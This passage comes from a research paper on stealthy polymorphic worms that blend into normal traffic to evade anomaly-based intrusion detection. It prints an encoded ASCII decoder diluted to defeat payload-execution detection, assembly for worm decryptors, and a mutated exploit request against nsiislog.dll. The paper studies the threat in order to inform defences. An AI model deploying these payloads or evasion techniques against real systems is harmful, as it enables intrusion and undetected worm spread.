**Request length** The formula used for this component is:  $s_{length} = 1.5^{(1-\mu)/(2.5+\sigma)}$ , where  $\mu$  is the mean of an anomaly request and  $\sigma$  is the standard deviation of requests during training.

Recall that one of the exploit invariants in our example was the size of the exploit. The size has to be at least 10k for the exploit to overflow the buffer of the target. Still, our attack is likely to evade this component of the anomaly score. One of the reasons is that POST requests on our network that involve transmitting 10k of data are fairly common though much less frequent than shorter requests (the relative rate of large HTTP POSTS is approximately 0.003 of the rate of requests under 1500 bytes).

This is probably untrue for all networks. However, the conclusion still holds because stealthy worms can choose attacks to use based on the normal traffic. Obviously, if there is no suitable traffic on the local network for mutation of a particular attack vector, the worm can simply use a different attack vector.

**Payload Distribution** The formula used for this component is:  $s_{payload} = \chi^2 * (15/l)$ , where  $\chi^2 = \sum_{i=0}^6 ((O_i - E_i)^2)/E_i$ , where  $O_i$  is a value observed in training and  $E_i$  is the expected value. As shown earlier, a worm may be able to mutate attacks so that collectively,  $E_i$  are as close to  $E_i$  as normal traffic so the mutated attack will not cause an anomaly.

**Abstract Payload Execution** This method, presented by Toth and Kruegel [TC02] detects anomalies by finding the longest *Maximum Executable Length (MEL)*. MEL is calculated for every possible offset in a packet and then the maximum for the packet is chosen.

We used the publicly available implementation of the method as part of the Apache's `mod_detect`. We ran the `get_ei` function after constructing a *trie*, the structure used in the approach, to calculate the MEL for our mutated exploit. When we ran the implementation on our blended attack, it detected a MEL of size 96. This meant that the attack would be marked as anomalous because, according to the authors, the average MEL for HTTP traffic is much lower and is around 5 [TC02].

We were able to evade the approach by making a simple change to the mutated attack. We diluted the executable ASCII decoder (the cause of the high MEL) by randomly injecting special characters that did not affect the execution of the decoder but made the decoder look like several small instruction sequences rather than one instruction sequence with a big MEL. We inserted the following two characters: 54h and 5ch that correspond to `push esp; pop esp` sequence. The characters are legitimate characters that appear in normal HTTP traffic.

As a result, the MEL of our attack dropped to 4, which is a normal value HTTP traffic. The diluted executable ASCII decoder is delineated below. You can see the injected 2-tuple as 'T\' in ASCII:

```
%#.-%%DABB-#NzzT\ -xzzzT\ -zzzzP-#A##T\ -nx.HT\ -zzvzP-#O##
T\ -Az.#-xz5yPT\ -##p#-goz-T\ -zzz%P-##a#T\ -WUvyT\ -zzzzPT\
-.###T\ -tn#JT\ -zzKzP-#####T\ -#V##-ezpDPT\ -#U##-pz.LT\ -zz
yzPT\ -#.##-czcZT\ -zzzzPT\ -%Y##T\ -%zyk-%zzzPT\ -##i#-##z1
T\ -sDzzPT\ -#.M#T\ -#wz4-DzzzPT\ -#d##T\ -.za#-0ztkPT\ -eZ##
-zz.zT\ -zzzzP-#D##T\ -#zZ#-fzzlPT\ -###p-#a#zT\ -EuQzP-##s
iT\ --izz-%zzzPT\ -#####T\ -cb#dT\ -zz8zP-#####T\ -#. #a-0q6zPT
\ -e##H-z##zT\ -z64zP-#####T\ -6##.T\ -zyCrPT\ -j##L-zbbzT\ -z
zzzP-##LkT\ -CfzzT\ -zzzzP
```

Note that the size of the executable ASCII decoder from the previous section has increased from 379 to 465 bytes. Generally speaking, the impact of added detail and improvements in IDS methods translates into more work for worms to blend in as well as longer blended packets. Bigger worms, in turn, are more likely to be detected. As a result, they must add code to hide better, which adds complexity and eventually makes the number of people that could write such worms low enough to significantly reduce the number of such worms and the likelihood of them appearing.

## 7 Related Work

There has been a number of documented studies that investigated computer worms and the ways in which they propagate. Staniford et al. presented a study of different types of worms and how they can cause damage on the Internet [SPW02]. Zou et al. [ZGT02] analyzed the propagation of the Code 2 Red worm and presented an analytic model for worm propagation; Moore et al. [MPS<sup>+</sup>03] analyzed the propagation of the SQL Slammer worm and its effect on the Internet. None of the existing studies, however, provide much detail with respect to slow-propagating stealthy worms that mutate their code.

Several researchers have mentioned the possibility of polymorphic worms, most recently [N.S03,M.T03,SK03]. However, our paper is the first to describe and study such worms. The paper of Deri et al. discusses classifying the effects of a security violation in network traffic for the purpose of identifying a small set of traffic parameters whose value changes significantly during an attack (a litmus paper approach) [LSG03]. This work is very relevant to the attacks we described and the ideas could potentially be used to address the threat.

In the domain of IDS evasion, the fundamental paper pertaining to our approach is by Ptacek and Newsham [TT98]. The paper demonstrates several problems with reliability of passive protocol analysis: insufficient information on the wire for conclusions on what is actually happening on networked machines, and the fact that IDS are often inherently "fail-open". Our approach is similar in that it exploits the fact that Network IDS do not have sufficient knowledge about what is considered normal for an individual host.

Moore et al. [MSVS03] explored the design space for worm containment systems. They studied the efficacy of address blacklisting and content filtering with various deployment scenarios. They concluded that, in order for the containment system to be effective, detection and containment must be initiated quickly and be performed within a local network as well as on a global scale. This emphasizes the importance of addressing the threat we present in this paper.

Singh et al. [SCGS03] proposed a system for real-time detection of unknown worms using traffic analysis and content signatures. The authors introduced the *propagation factor* frequently referred to by our paper. The Singh paper showed that detecting worms using bandwidth increases can be quite effective against worms with high propagation factor. [ZGGT03] proposed to monitor unused address space on ingress and egress routers in order to detect worms at their early propagation stage, which could help to address one of the multiple facets of the problem we describe.

## 8 Conclusions

In this paper, we presented the idea of stealthy worms using knowledge about normal traffic on a local network to hide their propagation attempts. We have examined several IDS implementations and showed that polymorphic blending attacks are practical and can be used to evade IDS.

Our objective was to bring the details of this new threat to the attention of the IDS community to make sure effective defenses can be developed before malicious worms using the techniques we described appear. We strongly urge the IDS researchers to consider how the blending worm strategies can be defeated. The examples we have provided all depend on simple 1-gram IDS approaches, so we speculate that using more complex (e.g., 2-gram approaches) may provide some short-term relief. Further work is needed in this area.

## References

- [AR03] Gupta A. and Sekar R. An approach for detecting self-propagating email using anomaly detection. In *RAID*, 2003.
- [Bon94] V. Bontchev. Future trends in virus writing. Technical Report, 1994.
- [CIR04] CIRT.net. Nikto cgi vulnerabilities scanner. <http://www.cirt.net/code/nikto.shtml>, 2004.
- [DUMU03] T. Detristan, T. Ulenspiegel, Y. Malcom, and M. Underduk. Polymorphic shellcode engine using spectrum analysis. Phrack Issue 0x3d, 2003.
- [Fir03] Firew0rker. Windows media services remote command execution exploit. [www.kotik.com/exploits/07.01.nsiilog-titbit.cpp.php](http://www.kotik.com/exploits/07.01.nsiilog-titbit.cpp.php), July 2003.

- [Gro] Threat Intelligence Group. Phatbot trojan analysis. <http://www.lurhq.com/phantbot.html>.
- [HOP<sup>+</sup>03] H.Feng, O.Kolesnikov, P.Fogla, W.Lee, and W.Gong. Anomaly detection using call stack information. In *In Proceedings of the IEEE Security and Privacy Conference*, 2003.
- [J.B56] Kruskal J.B. On the shortest spanning tree of a graph and the traveling salesman problem. In *American Mathematical Society*, 7:48-50, 1956.
- [KS04] K.Wang and S.Stolfo. Anomalous payload-based network intrusion detection. Report, 2004.
- [KTK02] C. Kruegel, T. Toth, and E. Kirda. Service specific anomaly detection for network intrusion detection. In *In Proceedings of ACM SIGSAC*, 2002.
- [Ktw01] Ktwo. Admmutate v0.8.4: Shellcode mutation engine. <http://www.ktwo.ca/ADMmutate-0.8.4.tar.gz>, 2001.
- [LSG03] L.Deri, S.Suin, and G.Maselli. Design and implementation of an anomaly detection system: An empirical approach. In *Proceedings of Terena TNC*, 2003.
- [Mah03] M. Mahoney. Network traffic anomaly detection based on packet bytes. In *Proc. ACM-SAC*, 2003.
- [MPS<sup>+</sup>03] D. Moore, V. Paxson, S. Savage, C. Shannon, S. Staniford, and N. Weaver. Inside the slammer worm. *IEEE Magazine on Security and Privacy*, 1(4), July 2003.
- [MSVS03] David Moore, Colleen Shannon, Geoffrey M. Voelker, and Stefan Savage. Internet quarantine: Requirements for containing self-propagating code. In *Proceedings of the IEEE INFOCOM 2003*, March 2003.
- [M.T03] M.Todd. Worms as attack vectors: Theory, threats, defenses. Practical Assignment in partial requirement for GSEC certification, 2003.
- [N.S03] N.Stampf. Worms of the future: Trying to exorcise the worst. Research report, 2003.
- [R.03] Eller R. Bypassing msb data filters for buffer overflow exploits on intel platforms. <http://community.core-sdi.com/juliano/bypass-msb.txt>, 2003.
- [SCGS03] S. Singh, C.Estan, G.Varghese, and S.Savage. The earlybird system for real-time detection of unknown worms. In *HOTNETS-II*, August 2003.
- [Sed03] M. Sedalo. Jempiscodes: Polymorphic shellcode generator, 2003. <http://securitylab.ru/tools/services/download/?ID=36712>.
- [SK03] Sidirolou S. and Keromytis. A. countering network worms through automatic patch generation. Research Report, 2003.
- [SPW02] Stuart Staniford, Vern Paxson, and Nicholas Weaver. How to Own the internet in your spare time. In *Proceedings of the 11th USENIX Security Symposium (Security '02)*, 2002.
- [TC02] Toth T. and Kruegel C. Accurate buffer overflow detection via abstract payload execution. In *RAID*, 2002.
- [The04] TheVoid. Biocode uploading using http, 2004. 29A e-zine, N7.
- [The03] TheLastStageofDelirium. Win32 assembly components, SehLSD03. <http://www.lsd-pl.net/documents/winadm-1.0.1.pdf>.
- [TT98] Ptacek T and Newsham T. Insertion, evasion, and denial of service: Eluding network intrusion detection. Secure Networks Inc, January 1998.
- [ZGGT03] C. C. Zou, L. Gao, W. Gong, and D. Towsley. Monitoring and early warning for internet worms. In *Proceedings of 10th ACM Conference on Computer and Communications Security (CCS'03)*, October 2003.
- [ZGT02] C. C. Zou, W. Gong, and D. Towsley. Code red worm propagation modeling and analysis. In *Proceedings of 9th ACM Conference on Computer and Communications Security (CCS'02)*, October 2002.

## Appendix

### 8.1 PD Skeleton

```

PD Skeleton:
    <LOAD_ADDR_REG>
    <ADJUST_ADDR_REG>
    <LOAD_COUNTER>
    <ADJUST_COUNTER>
DCRYPT_:
    <LOAD_MR>
    <TRANSFORMATION 1>
    <TRANSFORMATION 2>
    ...
    <TRANSFORMATION k>
    <STORE_RM>
    <INCREASE_ADDR_REG>
    <DECREASE_COUNTER>
    <LOOP_NONZERO_DCRYPT_>

```

### 8.2 PD Example

```

@@entry:
    call    @@load_addr          ; load the addr of the PD in memory
@@load_addr:
    pop     $addr_reg
    add     $addr_reg,54h        ; adjust for the length of the PD
    add     $addr_reg,26h        ; in two operations
    push   1200h                 ; initialize counter to 1298h in several steps
    pop    $counter_reg
    add    $counter_reg,98h
@@dcrypt_:
    mov    $work_reg, [$addr_reg] ; load value. m->r
    xor    $work_reg, $key        ; transformation 1 (op: 35h/81h+arg, 5/6 bytes)
    add    $work_reg, $key        ; transformation 2 (op: 05h/81h+arg, 5/6 bytes)
    rol    $work_reg, $key        ; transformation 3 (op: C1h C0h+arg, 3 bytes)
    add    $work_reg, $key        ; transformation 4
    mov    [$addr_reg], $work_reg ; store value. r->m
    add    $addr_reg, 4           ; increase the address
    sub    $counter_reg, 4        ; decrease counter
    test   $counter_reg, $counter_reg ; complete?
    jnz   @@dcrypt__
@@loader:
    (padding+decrypted_loader_code)

```

### 8.3 Advanced PD supporting mappings

```

@@pd_entry_:
    cld                                ; direction

```

```

        mov     esi, $wormpe           ; offset of the worm/pe (read)
        mov     edi, $wormpe           ; offset of the worm/pe (write)
        xor     eax,eax                ; reset eax
        mov     ebx,eax                ; reset ebx
        mov     bh, $control_char      ; control character
@@decode_worm_:
        cmp     esi, $worm_end         ; decoding complete?
        jnz     @@continue_
        push   dword $wormpe
        ret                                ; jump to the decoded worm
@@continue_:
        lodsb                               ; load a byte to decode in al, inc esi
        cmp     al, bh                  ; control character?
        jnz     @@no_control           ; no
        mov     ah, al
        lodsb                               ; load the selector byte
        xchg   ah, al                   ; al = <ctl>, ah=<selector>
@@no_control_:
        mov     ebp, $mappable         ; offset of the mappings
        xor     ecx,ecx                 ; index = 0
@@lookup_mapping_:
        mov     bl, [ebp]               ; load the first byte of mappings
        cmp     al, bl                  ; match?
        jz      @@found_
        cmp     bl,bh                   ; control character?
        jnz     @@skip_one_
        inc     ebp
@@skip_one_:
        inc     ecx
        jmp     @@lookup_mapping_       ; next mapping
@@found_:
        cmp     al, bh                  ; control character?
        jnz     @@found1_              ; no
        inc     ebp
        mov     bl, [ebp]
        cmp     ah, bl                  ; selectors match?
        jz      @@found1_
        inc     ebp                     ; continue looking
        inc     ecx
        jmp     @@lookup_mapping_
@@found1_:
        mov     al,cl
        stosb                               ; store the decoded byte
        jmp     @@decode_worm_         ; continue

```

#### 8.4 Mutated Exploit Example

```

POST scripts/nsiislog.dll HTTP/1.1<CR><LF>
Accept: /*/*<CR><LF>

```

```

User-Agent: NSPlayer/9.0.0.2980<CR><LF>
Host: media.alldanzradio.com<CR><LF>
Pragma: xClientGUID={3300AD50-2C39-46c0-AE0A-9BCDF936C547}<CR><LF>
X-Accept-Authentication: Negotiate, NTLM, Digest, Basic<CR><LF>
Pragma: client-id=4005261325<CR><LF>
Content-Length: 9996<CR><LF>
Content-Type: text/plain<CR><LF>
<CR><LF>
<Summary>0.0.0.0 2004-03-27 19:41:44 - http://media.alldanzradio.com/
choiceradiobb/bb/rr/rr20447_48.wma 0 46 5 200 {3300AD50-2C39-46c0-
AE0A-915450A9588A} 9.0.0.2980 en-USWMFSDK/9.0.0.2980_WMPPlayer/9.0.0
.3075 - wmpplayer.exe 9.0.0.2980 Windows_XP 5.1.0.2600 Pentium 241
1473698 254388 http TCP - - - - 1477432 - 652 0 0 0 0 0 1 0 100
- - - - mms://media.alldanzradio.com/choiceradiobb/bb/rr/rr20447_
48.wma?channel=382 rr20447_48.wma - </Summary><date>2004-03-27</date>
<time>18:21:34</time><cs-User-Agent>WMFSDK/9.0.0/SF54</cs-User-Agent>
...
<Cookie>
%#.-%DABB-#Nzz-xzzz-zzzzP-#A##-nx.H-zzvzP-#O##-Az.#-xz5yP-##p#-goz
--zzz%P-##a#-WUvy-zzzzP-.###-tn#J-zzKzP-####-#V##-ezpDP-#U##-pz.L-zz
yzP-#.#-czcZ-zzzzP-%Y##-%zyk-%zzzP-##i#-##z1-sDzzP-#.M#-#wz4-DzzzP-
#d##-.za#-0ztkP-eZ#B-zz.z-zzzzP-#D##-#zZ#-fzzlP-###p-#a#z-EuQzP-##si
--izz-%zzzP-####-cb#d-zz8zP-####-#.a-0q6zP-e##H-z##z-z64zP-####-6##
.-zyCrP-j##L-zbbz-zzzzP-##Lk-Cfzz-zzzzP
</Cookie>
<tag>This fake padding shows where the PD is going to be reconstructed
(must be at least 98 bytes), replaced by ASCII decoder on the stack
</tag>
ehP:)erle\eme3}eleMLNv@ DhesJvAeleBIUKlvvEL6eL:eiesSneH6/eteg)5hv)
#epe;eke^MLH-/MZz484B5SFwxer8.bbe8)elVke7eC|z?qRNepweOIj+1e0U1zeoZ
ecedueOnuc8e]eXBe97ny7+e|eiWkrqd2Qee9{Sx)6EThe>RPe3AP80MFePMob
eIQew2NW0eDm;e?ye<eVf-NeFeJB. ee<eWehyr-e}Xee_;ene^M eu^MGemeV
Je)HZ=xB6Uez{e+D-_KIePTeYVeqHleceT@ +XenweGoH-g^Mxeey~C3eU/-Be-e
[...]
```